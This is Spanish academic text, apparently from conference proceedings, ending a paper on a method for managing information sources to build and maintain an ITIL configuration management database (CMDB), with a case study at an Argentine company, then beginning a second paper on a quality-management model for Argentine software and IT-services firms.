
El modelo comienza asumiendo que los procesos de ITIL® son macro-procesos para esta propuesta. Luego,

cada macro-proceso está compuesto por un conjunto de procesos que contienen actividades a desarrollar para lograr los objetivos planteados. Gráficamente, se presenta a continuación el meta-modelo en la Figura 3. El macro-proceso de *Gestión de Activos y Configuración* tiene por objetivo mantener los elementos de configuración y sus relaciones para dar soporte a un servicio de TI [12], diseñado en el contexto del proceso de diseño del servicio[16].

El método para la construcción y mantenimiento de una CMDB para áreas de informática internas de empresas de servicios incluye los siguientes procesos, dentro del macro-proceso de *Gestión de Activos y Configuración*:

- Planificación de la gestión de una CMDB.
- Definición de roles involucrados.
- Gestión de fuentes de información.
- Gestión del diseño de un servicio TI.
- Gestión de activos.
- Gestión de configuración.

4.2. Gestión de fuentes de información de CMDB

Como se menciona previamente, se presenta una propuesta para trabajar con las fuentes de información que permita hacer crecer y mantener actualizada una CMDB. En este sentido, la Figura 4 muestra el proceso propuesto modelado a través de un diagrama de procesos SPEM [23]. En las siguientes subsecciones se describen cada una de las actividades del proceso propuesto.




Figura 3. Meta-modelo de procesos




Figura 4. Proceso de gestión de fuentes de información

4.2.1. Analizar fuentes de información disponibles. El equipo de diseñadores de servicios debe establecer cuáles son las fuentes de información útiles y confiables para tomar como base de detección de cambios a un servicio, en particular a aspectos vinculados a la CMDB, es decir, cambios en el diseño de la infraestructura del servicio. Cada fuente debe ser analizada para determinar si la considera efectivamente una fuente de cambio de la CMDB. Una vez analizadas todas las posibles fuentes de información, el equipo de diseñadores de servicios debe establecer un conjunto de fuentes de información confiables, a partir de las cuales se analizará la detección de un evento de posible cambio en la infraestructura de un servicio. La cantidad de fuentes de información debe ser manejable para el equipo. Se sugiere no superar las 10 fuentes de información.

4.2.2. Definir prioridad de las fuentes de información. Una de las problemáticas a resolver cuando se mantiene una CMDB es lograr un equilibrio entre la capacidad de trabajo del equipo de responsables de CMDB y la urgencia de los cambios. Es prácticamente imposible que el cambio se haga en el mismo momento en que se detecta, salvo que se trate de un cambio menor. Caso contrario, se requiere realizar un análisis de impacto previo, que muchas veces implica nuevas modificaciones. Es por esto que, una manera de aproximarse a definir la urgencia de cada cambio, es establecer una prioridad de la fuente a partir de la cual se detecta el cambio. Algunas fuentes implican cambios mayores, mientras que otras suelen ser pequeños

ajustes a la infraestructura de un servicio.

4.2.3. Definir periodicidad de detección de elementos de configuración de fuente de información. Otro punto a tener en cuenta para conocer cómo se comporta una fuente de información, es determinar cuál es el período ante el cual se puede presentar una necesidad de cambio en la CMDB. Se puede tratar de un período de tiempo o a partir de la llegada de un hito en particular.

Por ejemplo, la reunión anual de un comité de innovación donde se define la implementación de un nuevo servicio tiene un período anual, mientras que el final de un proyecto de alto impacto se da ante la llegada de un hito.

4.2.4. Determinar roles involucrados. Es fundamental para la temprana detección de los cambios, identificar claramente los roles involucrados alrededor de cada fuente de información. Esto permitirá establecer con quién se debe entablar una comunicación para realizar el relevamiento del cambio en la CMDB, y a quién consultar si se cree estar ante la presencia de una posible modificación en la infraestructura de un servicio.

4.2.5. Establecer el o los eventos vinculados a una fuente de información que pueden implicar un cambio en la CMDB. Este punto es relevante para trabajar con los cambios de infraestructura de los servicios que se presentan ante hitos. Para identificar estos hitos debemos reconocer los eventos que los determinan. Estos eventos son disparadores de cambios en la CMDB. Teniendo

identificados estos eventos, reconociéndolos y realizando la gestión pertinente para no perder de vista la modificación pendiente, se asegura gran parte de la solución al problema del mantenimiento de una CMDB.

4.2.6. Establecer la capacidad de trabajo del equipo responsable por la CMDB. Es importante destacar que suele requerirse la formación de equipos de trabajo para realizar el diseño de servicios, y la construcción de una CMDB es parte de dicho diseño. Es por esto que se habla de un equipo de responsable de CMDB. Una de las problemáticas principales, sobre todo al finalizar el proyecto de la generación de la CMDB, es el tiempo con el que cuenta este equipo. Generalmente su trabajo no está únicamente abocado al mantenimiento de una CMDB, por lo que pueden presentarse situaciones en las cuales surgen modificaciones a la infraestructura de los servicios, pero el equipo no tiene tiempo disponible para dedicarle a la actualización pertinente. Es por esto que el primer punto a tener en cuenta en función de las fuentes de información establecidas para realizar cambios en la CMDB, es reconocer la capacidad de trabajo disponible, para trabajar con estas fuentes en función del tiempo disponible, de manera organizada.

4.2.7. Definir una forma de registro de cambios pendientes en la CMDB. A partir de conocer cuáles son las fuentes de información con las que se trabajará, y para cada una cuál es la prioridad, la periodicidad, los roles y los eventos que la definen, estableciendo la capacidad del equipo de responsables de la CMDB, se estará en condiciones de comenzar la gestión de las modificaciones en la base de datos de gestión de configuración.

En función de la capacidad estimada, es factible que se establezca que existirán cambios no realizables en el momento de la detección, es decir, en el momento en que se dispara el evento de una determinada fuente de información. Surge entonces la necesidad de mantener un registro de estas modificaciones pendientes. Se debe definir el mecanismo o herramienta a utilizar para registrar estas modificaciones, y la forma en que se indicará el responsable, el momento de realización y la finalización de la actualización. Además, es fundamental indicar los servicios afectados al cambio, y estimar el esfuerzo necesario. De esta manera, se genera una pila de modificaciones pendientes en la CMDB, de la cual irá tomando los elementos el equipo de responsables de CMDB, y realizando las actualizaciones pertinentes en el diseño de infraestructura de los servicios.

Desde este punto de vista, el siguiente aspecto a definir es la manera en que se establecerán las prioridades en dicha pila. Cada organización puede determinar su propio criterio. A modo de ejemplo, en la Tabla 1 se sugiere una matriz Esfuerzo/ Valor de Servicio para determinar con qué modificación comenzar.

Tabla 1. Matriz de priorización de modificaciones a CMDB

Esfuerzo/ Valor del Servicio	Esfuerzo Mínimo	Esfuerzo Menor	Esfuerzo Mayor
Muy Crítico	1	2	3
Relevante	2	3	4
De Soporte	3	4	5

Los valores en la tabla representan el orden en el que se sugiere ejecutar cada modificación en función de dos aspectos: el esfuerzo y el valor del servicio afectado.

El esfuerzo hace referencia al tiempo que llevará realizar la modificación, de tal forma que las modificaciones que requieran poco tiempo serán realizadas antes que otras que requieran mayor esfuerzo.

El valor del servicio hace referencia al servicio alcanzado por la modificación. Si se detectara que una modificación afecta más de un servicio, se debe tomar en cuenta el servicio con mayor valor para el negocio. Aquellos servicios que tienen más valor agregado para la organización deberán ser modificados antes que los servicios de soporte. Esto es debido a que, para el negocio, será necesario contar con la posibilidad de realizar análisis de impacto, fundamentalmente en los servicios críticos, asegurando su constante actualización ante nuevos cambios de infraestructura.

De esta manera, las primeras modificaciones serán las que menos esfuerzo requieran, y que mayor valor para el negocio tengan.

4.3. Fuentes de información

Como se mostró en el apartado *Situación de la industria: problemáticas y beneficios de la gestión de una CMDB*, existen diferentes fuentes de datos para gestionar y mantener una CMDB. A continuación, se lista un conjunto de posibles fuentes de información.

Cada organización debe analizar sobre la base de esta propuesta cuáles de las fuentes de información son relevantes. Cabe aclarar que esta lista no pretende ser exhaustiva. Se genera esta propuesta en base a la experiencia adquirida y la opinión de expertos del dominio, pero pueden existir otras fuentes en diferentes organizaciones.

4.3.1. Proyectos de desarrollo de software. Un proyecto para generar un nuevo producto de software, o realizar un cambio en una aplicación existente, puede generar las siguientes situaciones respecto al diseño de un servicio:

- Diseño de un nuevo servicio TI.
- Modificación de un servicio existente agregando nuevas aplicaciones, componentes de software, servicio de software, procesos de ejecución automática.

- Cambios en las relaciones entre elementos de configuración de software y la infraestructura en la que se ejecutan las aplicaciones.

4.3.2. Proyectos de innovación de negocio. Muchas organizaciones cuentan con un área dedicada al desarrollo de nuevos productos, en la búsqueda de que una propuesta innovadora se adelante a la competencia. Esta situación generalmente implica la generación de un nuevo servicio. En ocasiones, estas propuestas innovadoras pueden determinar incluso nuevas formas de soportar un servicio. Este es el caso, por ejemplo, de trabajar con una aplicación en la nube. Estas situaciones implican el repensar la forma en que se diseña un servicio con características diferentes a las definidas hasta el momento.

Es fundamental manejar estas situaciones con un proceso ordenado, como el propuesto en el apartado *Gestión de fuentes de información de CMDB*, para trabajar de forma ordenada en la actualización de la CMDB, asegurando la consistencia de los mapas de servicios generados.

4.3.3. Proyectos de modificación de infraestructura tecnológica. Existe un conjunto de proyectos que implican cambios de servidores, sistemas operativos, soluciones de redes. Estos cambios afectan muy frecuentemente a muchos servicios. Si los servicios se han generado y mantenido con cierto orden de capas de elementos de configuración, la modificación pertinente es compleja pero no imposible. Realizando el cambio de forma ordenada se pueden lograr modificaciones menores que impacten de la forma adecuada en los servicios afectados.

Nuevamente, el gestionar estos cambios siguiendo un orden como el propuesto asegura la actualización de la CMDB, minimizando el riesgo de generar mapas de servicios incorrectos.

4.3.4. Resultados de pruebas de contingencia. Una prueba de contingencia de un servicio o conjunto de activos puede implicar la detección de un riesgo latente. Ante esta situación, puede surgir la necesidad de realizar un cambio en uno o varios servicios. El registro de los resultados de las pruebas, el análisis de riesgos posterior, y la gestión de cambios correspondiente a los servicios involucrados, facilita la modificación de la CMDB.

4.3.5. Cambios mayores a servicios que pueden afectar otros servicios. Cuando se incorporan nuevos servicios o se realizan grandes modificaciones a servicios existentes, se pueden utilizar elementos de configuración existentes en la CMDB para soportar otros servicios. En base a ello, es fundamental analizar esta situación, y realizar pruebas de análisis de impacto. Estas pruebas pueden arrojar como resultado un modelado incorrecto que provoque una interpretación de impacto en un servicio que no es real.

Cuando se detecta una situación como ésta, es necesario tomar acciones actualizando la CMDB de manera ordenada, para que el cambio no genere, a su vez, otro error en el modelado.

4.3.6. Nuevas definiciones respecto a cómo modelar en la CMDB. Puede ocurrir que con cualquiera de las fuentes de información para alimentar la CMDB anteriormente mencionadas, se presente una propuesta de mejora respecto a la forma en que se está modelando los elementos de configuración y sus relaciones. Los niveles de abstracción hasta el momento utilizados, los tipos de relación implementados, las formas en que los elementos de configuración forman un servicio, son aspectos que se definen de forma genérica, pero pueden ser modificados a medida que se avanza agregando nuevos servicios a la CMDB. El proceso propuesto hace énfasis en la necesidad de mantener un registro de los cambios pendientes. De esta manera se pueden actualizar los servicios de forma paulatina en la medida que la capacidad del equipo de responsables de CMDB lo permita.

4.3.7. Gestión de cambios. Todas las fuentes antes mencionadas son fácilmente identificables en la medida en que la organización realice una buena gestión de cambios. El equipo de responsables de CMDB debe tener conocimiento de todos los cambios realizados en la organización, de manera tal que, si un cambio no fue informado con anterioridad a partir de cualquiera de las fuentes antes nombradas, permita al equipo realizar un análisis del cambio para establecer si es necesario realizar cambios en la estructura de los servicios.

5. Avances y aplicación del método de identificación de fuentes de información de una CMDB

La gestión de las fuentes de información para encontrar elementos de configuración antes propuesta fue desarrollada y probada en un área interna de sistemas de una empresa de servicios de la región centro/norte de Argentina.

A continuación, una breve explicación de cómo se implementó cada actividad propuesta.

5.1.1. Analizar fuentes de información disponibles. Se estableció un proceso dentro del que se realiza la gestión de elementos de configuración, que se fue perfeccionando en la medida en que se avanzó con el diseño de servicios TI. Se fue documentando y luego formalizando esta documentación dentro del Sistema de Gestión de Calidad de la Empresa. Dicha organización se encuentra certificada en la norma ISO 9001. Las fuentes de información identificadas al momento de realizado este estudio se enmarcaban en los procesos del Área de

Sistemas de la organización, y pueden resumirse en:

- Proyectos de desarrollo de software, infraestructura tecnológica, o una combinación de ambos, ejecutados en la empresa y/o tercerizados: Esta fue la principal fuente de información para el diseño de servicios TI.
- Plan anual de previsión y mantenimiento de infraestructura tecnológica: Este plan contiene información útil para establecer la criticidad de los elementos de configuración, y la afectación a diferentes servicios TI.
- Compras de activos: Compra de nuevos candidatos a ser elementos de configuración.
- Nuevas definiciones respecto a cómo modelar en la CMDB: En ocasiones se presentaban servicios que requerían de un nivel de abstracción mayor. Esto implicó agregar estos nuevos ítems de configuración en otros servicios.

5.1.2. Definir prioridad de las fuentes de información.

Para establecer una forma de organizar la entrada de información para la generación de la CMDB, se decidió utilizar la misma priorización que la de los proyectos de desarrollo de software e infraestructura tecnológica. Anualmente, en la empresa se realiza un comité donde se establece una prioridad de los proyectos, sobre esta base se estableció que los proyectos prioritarios serían los primeros en ser analizados para la identificación de elementos de configuración. De esta forma, se manejó la gestión de conjuntos de elementos de configuración abarcados por los proyectos.

Por otro lado, durante el trabajo de estos proyectos fueron surgiendo otras modificaciones a elementos de configuración y servicios existentes. Al crecer estas modificaciones pendientes a más de 10 (diez), se estableció la necesidad de ejecutar la actividad 4.2.7. *Definir una forma de registro de cambios pendientes en la CMDB* utilizando una herramienta. Esta forma de gestión permitió realizar sesiones una vez al mes para establecer los próximos puntos pendientes a resolver, en base a los criterios propuestos por la Tabla 1. Matriz de priorización de modificaciones a CMDB. A partir de esta implementación, luego de 3 (tres) sesiones se logró reducir la lista al 74%.

5.1.3. Definir periodicidad de detección de elementos de configuración de fuente de información.

La periodicidad también se definió en base a los proyectos. Es decir, por cada proyecto prioritario se realizaba un proyecto de diseño de un servicio, que permitía identificar nuevos elementos de configuración y sus relaciones.

De esta manera, de unos 15 proyectos prioritarios se generaron 15 nuevos servicios en un año. En función de la relevancia del proyecto y la complejidad, se estableció como tiempo requerido para cada servicio, teniendo en

cuenta una dedicación part-time, la siguiente relación detallada en la Tabla 2:

Tabla 2 - Tabla de tiempos de diseño de servicios

Complejidad/ Relevancia	Simple	Mediano	Complejo
Alta	1 mes	2 meses	3 meses
Media	0,5 meses	1 mes	2 meses
Baja	0,5 meses	0,5 meses	1 mes

5.1.4. Determinar roles involucrados. Se estableció un conjunto de roles vinculados a la gestión de una CMDB, los mismos se detallan en la Tabla 3:

Tabla 3. Roles para la gestión de una CMDB

Rol	Descripción
Referentes Técnicos	Experto encargado de aportar el asesoramiento necesario, sobre su ámbito de conocimiento.
Cliente del Servicio	Interesado en un servicio. A quién le agrega valor la prestación de un conjunto de aplicaciones e infraestructura organizada para un objetivo de negocio.
Diseñadores de Servicios	Responsables por relevar toda la información para diseñar un mapa de servicios y describir cada uno de los servicios.
Responsables de CMDB	Encargados de la actualización de los elementos de configuración y de las relaciones entre estos elementos, para generar los mapas de servicios.
Dueños de Servicios	Responsable hacia el cliente del servicio, su creación, transición, mantenimiento y soporte.
Dueño de elemento de configuración	Responsable por el mantenimiento de un determinado elemento de configuración. Ante un cambio en dicho elemento de configuración, realiza un análisis de impacto a los servicios a partir de la información brindada por la CMDB.

5.1.5. Establecer el o los eventos vinculados a una fuente de información que pueden implicar un cambio en la CMDB. El principal evento identificado en esta organización es el fin de un proyecto. Ante esta situación, puede ser necesario crear o actualizar uno o más servicios, y elementos de configuración vinculados.

Ejemplos claros de esto es la finalización de proyectos que generan nuevas apps para celulares. Estos son

considerados nuevos servicios a los clientes, por lo que requirieron de nuevos elementos de configuración.

De la misma manera, los servicios brindados desde la nube también implicaron una actualización en la CMDB, incluso estableciendo nuevas formas de modelar los elementos de configuración. Esto se debe a la transparencia que implica esta forma de implementación de servicios. Es decir, por ejemplo, la empresa desconoce dónde y cuántos servidores web y de aplicaciones son utilizados para soportar las apps desarrolladas, por lo que un único elemento de configuración representa el servicio brindado por un proveedor de hosting en la nube.

5.1.6. Establecer la capacidad de trabajo del equipo responsable por la CMDB. La organización comenzó con un único diseñador de servicios part-time, pero al crecer la cantidad de servicios identificados, y debido a la gran cantidad de elementos de configuración existentes, finalmente sumo dos responsables de CMDB también part-time, al equipo de gestión de la CMDB.

Este crecimiento del equipo, sumado a la implementación del método propuesto, así como el perfeccionamiento de las actividades realizadas, permitieron que en el mismo tiempo en que se diseñaron 4 servicios, con todos sus elementos de configuración (esto llevó un año), se generaran al menos 15 servicios nuevos.

5.1.7. Definir una forma de registro de cambios pendientes en la CMDB. Debido a la dinámica de la actualización de la CMDB, y con el fin de enfrentar la problemática planteada, la empresa se vio en la necesidad de mantener un registro de los cambios que surgían fundamentalmente en los proyectos (como se mencionó anteriormente, la principal fuente de información), que dados los tiempos de los responsables de CMDB, no eran factibles de ser realizados en el mismo momento en que se detectaban. Ante esta situación, y para evitar la pérdida de la información, se implementó sobre la herramienta de gestión de cambios e incidencias, una forma de registro de estas modificaciones pendientes. Luego, las modificaciones se marcaban como realizadas, al ser ejecutadas en la CMDB.

La ejecución de estas actividades permitió, hasta el momento, la identificación de más de 3000 elementos de configuración, vinculados a más de 30 servicios TI. El diseño completo se encuentra aún en desarrollo luego de dos años de trabajo. El proceso propuesto se ha ido perfeccionando en función de las lecciones aprendidas luego del diseño de cada nuevo servicio TI. Aproximadamente el 50% de los servicios TI cuentan con un diseño de CMDB, y continúan evolucionando a partir de la detección de cambios según las fuentes y el proceso anteriormente explicado.

Estos servicios se encuentran clasificados en 98 categorías, que facilitan la gestión. En la Tabla 4 se

resumen las categorías identificadas, clasificadas por tipo de elemento de configuración.

Tabla 4 - Categorías de elementos de configuración

Agrupamiento de categoría	Cantidad de categorías
Software	35
Servidores	20
Redes	15
Infraestructura	13
Telefonía	6
Base de Datos y Almacenamiento	7
Servicios de proveedores	2

6. Conclusiones

Queda expresado en los resultados y conclusiones obtenidas en el trabajo de campo, la necesidad de centrarse, no solo en la construcción, sino también el posterior mantenimiento de una CMDB, debido a que el entorno de elementos de configuración que componen los servicios brindados por un área de sistemas está en constante actualización. La herramienta que permite mantener un orden de gestión de estos elementos de configuración es la CMDB, y una buena gestión de las fuentes de información respecto a dichas actualizaciones, facilita el mantenimiento de los datos.

La propuesta presentada, muestra un método para la gestión de fuentes de información de una CMDB. Se trata de un conjunto de actividades simple y atómicas, y una guía de fuentes de información posibles, que permite organizar parte del trabajo de gestión de una CMDB. Haciendo énfasis en que este conjunto de tareas facilita el mantenimiento de una CMDB, se amplía su alcance más allá de un proyecto de creación de una CMDB. Esto debido a la detección de la necesidad de contar con una forma planificada y organizada para dar continuidad al trabajo cubierto en un proyecto de esta envergadura.

Puede observarse, en base a los resultados presentados luego de la aplicación de campo, que estas actividades permitieron establecer el esfuerzo necesario para realizar el mantenimiento de una CMDB, así como reducir significativamente la cantidad de tareas pendientes a un 74% menos, a partir de la organización, registro y priorización de éstas.

Además, la organización del trabajo y la visualización de los resultados permitió ampliar y especializar al equipo responsable de la CMDB, logrando mayor eficiencia en el trabajo, aumentando 2 veces el ritmo de avance, si se contabilizan los servicios diseñados en la CMDB.

Desde un punto de vista más amplio, la gestión de una CMDB permitió determinar la complejidad de la prestación de cada servicio brindado por la empresa, así como ganar una herramienta para analizar el impacto de un proyecto. Esto se visualiza en los más de 3000 elementos de configuración, de 68 categorías y más de 30 servicios diseñados.

Este trabajo se centró en la gestión de las fuentes de información. Pero el proceso de gestión de configuración y mantenimiento de una CMDB es aún más amplio, por lo que se pretende continuar avanzando en esta temática, en pos de proponer un proceso que logre una óptima relación costo-beneficio para la gestión de una CMDB. Parte de este desarrollo busca incluir en resultados concretos dicha optimización.

Aunque se puede decir que estos resultados demuestran el éxito de la propuesta, aún se trabaja en el análisis de costos y beneficios, y se considera necesario aplicar este proceso en otras organizaciones para demostrar su éxito de manera repetitiva.

7. Referencias

- [1] Instituto Argentino de Normalización y Certificación, IRAM-ISO-IEC 20000-1. Tecnología de la información. Gestión de servicios. Parte 1 - Requisitos del sistema de gestión de servicios, 2 ed., 2015.
- [2] CMMI Product Team, CMMI (r) for Services, Version 1.3, Hanscom AFB: Carnegie Mellon University, 2010.
- [3] Axelos, *Axelos Global Best Practice*, 2013.
- [4] A. Parthiban, "CMDB Implementation - A tale of two extremes - White paper", 2016.
- [5] B. Reason, L. Lovlie y M. B. Lu, *Service Design for Bussines. A practical Guide to Optimizing the Customer Experience*, USA: Wiley, 2016.
- [6] Everygreen Systems, «Nine steps to implements a successfull CMDB project - White paper,» 5 2007. [En línea]. Available: <http://www.evergreensys.com/downloads/cmdb/>. [Último acceso: 12 5 2016].
- [7] K. Farrell y B. Ethridge, "What do you need from a configuration management database", 2007.
- [8] M. Brenner, M. Gillmeister, S. Knittl y C. Richter, «A Domain Engineering Approach to Increase Productivity in the Development of a Service for Changes Notification of the Configuration Management Database,» *Journal of Software Engineering and Applications*, vol. 6, n° 4, pp. 207-220, 2013.
- [9] cessi ArgenTIna, «Cámara de Empresas de Software & Servicios Informáticos de la República Argentina,» 2016. [En línea]. Available: <http://www.cessi.org.ar/ver-noticias-estado-y-perspectivas-de-la-transformacion-digital-en-las-empresas-argentinas-2022>.
- [10] BDNA Corporation, «Data Quality Issues in de the CMDB,» 2013.
- [11] A. Parthiban, *Manageengine*, 2016.
- [12] Arraj y Valerie, "ITIL The Basics", 2013.
- [13] B. Orand, *Foundations of IT Service Management*, 2da ed., J. Villarreal, Ed., North Charleston SC: Createspace Independent Publishing Platform, 2011, p. 348.
- [14] Axelos, *ITIL Transition*, Axelos, 2011.
- [15] Axelos, "Axelos - The importance of ITIL - A Global View", 2014.
- [16] Axelos, *ITIL Service Design*, Axelos, 2011.
- [17] Axelos, *Itil Service Strategy*, Axelos, 2011.
- [18] Axelos, *Itil Service Operation*, Axelos, 2011.
- [19] Axelos, *Itil Continual Service Improvement*, Axelos, 2011.
- [20] ISO-IEC, IRAM-ISO-IEC 20000-2. Tecnología de la información. Gestión de servicios. Parte 2 - Código de Práctica, 2011.
- [21] CMMI Product Team, CMMI for Development, Ver. 1.3 (CMU/SEI-2010-TR-033), Software Engineering Institute, Carnegie Mellon, 2010, Retrieved February 06, 2013.
- [22] P. Beker, F. Papa y L. Olsina, "Process Ontology Specification for Enhancing the Process Compliance of a Measurement and Evaluation Strategy", Volumen 18, Nro 1, Paper 2, 2015.
- [23] <http://www.omg.org/spec/SPEM/2.0/>

Un Modelo de Gestión de la Calidad orientado a Empresas de Software y Servicios Informáticos (SSI) de la República Argentina

Marina C Gette, Alberto Sánchez, Carlos Salgado, Mario Peralta.
Departamento de Informática
Facultad de Ciencias Físico-Matemáticas y Naturales
Universidad Nacional de San Luis
Ejército de los Andes 950 – C.P. 5700 – San Luis – Argentina
marinagette@gmail.com, {alfanego, csalgado, mperalta}@unsl.edu.ar

Abstract

Los modelos de calidad son referencias que las organizaciones utilizan para mejorar su gestión. Los modelos, a diferencia de las normas, no contienen requisitos que deben cumplir los sistemas de gestión de la calidad, sino directrices para la mejora. Existen modelos de calidad orientados a la calidad total y la excelencia, modelos orientados a la mejora, modelos propios de determinados sectores e incluso modelos de calidad que desarrollan las propias organizaciones. En la actualidad, la calidad es considerada como un factor clave para el éxito de cualquier negocio, y por esta razón, muchos países han implementado Premios Nacionales respaldados por modelos de excelencia. En Argentina existe el Premio Nacional a la Calidad, respaldado por el Modelo para una Gestión de Excelencia.

En este trabajo se propone un modelo de Gestión de la Calidad orientado a empresas del Sector Software y Servicios Informáticos que deriva del estudio y análisis de la situación actual de las empresas de Software y Servicios Informáticos (SSI) de la República Argentina. La utilización de un Modelo de referencia para la gestión de la Calidad en las empresas SSI tendrá, como mayor beneficio, la mejora continua en sus procesos, lo cual impactará directamente en la satisfacción de las partes interesadas, mayormente en los clientes.

Palabras Claves: Gestión de Calidad. Modelos de Calidad. Empresas de Software y Servicios Informáticos.

1. Introducción

En la actualidad, los mercados se caracterizan por su elevado dinamismo, globalización y competencia, lo que coincide con un incremento del nivel de sofisticación del cliente. Este contexto obliga a las empresas a mejorar constantemente su nivel de competitividad para sobrevivir.

El éxito que obtienen las organizaciones y empresarios

de aplicar los Sistemas de Calidad radica en el incremento de la eficacia, eficiencia y productividad, la reducción de los costos de operación y el mejoramiento competitivo de las organizaciones.

El concepto de **Calidad** ha evolucionado con el transcurso del tiempo y se extiende a las empresas en su conjunto, pasando a tener prioridad máxima cuando el cliente tiene mayores posibilidades de elección. Esto motiva que la exigencia sobre los productos y servicios que compra sea cada vez mayor. Algunas de las definiciones de Calidad más utilizadas en la actualidad son:

Grado en el que un conjunto de características inherentes a un objeto (producto, servicio, proceso, persona, organización, sistema o recurso) cumple con los requisitos.
(Norma ISO 9000) [1]

El grado predecible de uniformidad y fiabilidad a un bajo costo y que se ajuste a las necesidades del mercado.
La calidad no es otra cosa que "una serie de cuestionamientos hacia una mejora continua".
(E.W. Deming (1989)) [2]

La calidad es entregar a los clientes y a los compañeros de trabajos, productos y servicios sin defectos y hacerlo a tiempo.
(Philip Crosby (1998)) [3]

La calidad es el conjunto de características que satisfacen las necesidades de los clientes. Además, según Juran, la calidad consiste en no tener deficiencias. La calidad es "la adecuación para el uso satisfaciendo las necesidades del cliente".
(M. Juran (1993)) [4]

Basados en estas definiciones, se puede decir que el proceso de mejora de la calidad consta de tres etapas:

• **Planeación de la Calidad:** Se basa en la identificación de las necesidades de los clientes actuales y potenciales, considerando que esas necesidades evolucionan a lo largo del tiempo y formarán la base para desarrollar las características del producto y/o servicio ofrecido por las empresas del sector de Software y Servicios Informáticos (SSI). Esta etapa finaliza (o se cierra) con el desarrollo de procesos óptimos que permitirán obtener los productos y/o servicios que satisfagan las expectativas de los clientes.

• **Control de la Calidad:** Comprende la recolección de datos del desempeño real. Para ello se realizan comparaciones con los estándares de desempeño previamente establecidos para detectar diferencias y corregirlas.

• **Mejoramiento de la Calidad:** Comprende la identificación de causas de los problemas, el establecimiento de prioridades en relación con los problemas observados, la búsqueda de soluciones y su posterior implantación y seguimiento.

La calidad en una organización es objetiva, se evalúa para ello la capacidad de la organización para cumplir los requisitos del cliente, los legales, los reglamentarios aplicables al producto y los propios de la organización. En la actualidad, para enfrentar los desafíos de productividad y competitividad, un importante porcentaje de las organizaciones de desarrollo de software y servicios informáticos analizan la utilización de modelos de gestión como herramienta para cubrir las necesidades y expectativas de todas las partes interesadas (Stakeholder) y para estimular la mejora sistemática y continua, como así también la innovación a largo plazo en la organización.

Un Sistema de Gestión de la Calidad (SGC), es una estructura operacional de trabajo, bien documentada e integrada a los procedimientos técnicos y gerenciales, para guiar las acciones de la fuerza de trabajo, la maquinaria o equipos, la información de la organización de manera práctica y coordinada que asegure la satisfacción del cliente y bajos costos para la calidad. En otras palabras, un SGC es un sistema que realiza una serie de actividades coordinadas que se llevan a cabo sobre un conjunto de elementos (recursos, procedimientos, documentos, estructura organizacional y estrategias) para lograr la calidad de los productos o servicios que se ofrecen al cliente, es decir, planear, controlar y mejorar aquellos elementos de una organización que influyen en la satisfacción del cliente y en el logro de los resultados deseados por la organización.

La estructura para una gestión de excelencia en las empresas del sector SSI se basa en un conjunto de conceptos fundamentales que evolucionan en función de los cambios que ocurren en el ámbito donde están

inmersas. De dichos conceptos, los principales son:

- Enfoque en el mercado y los clientes.
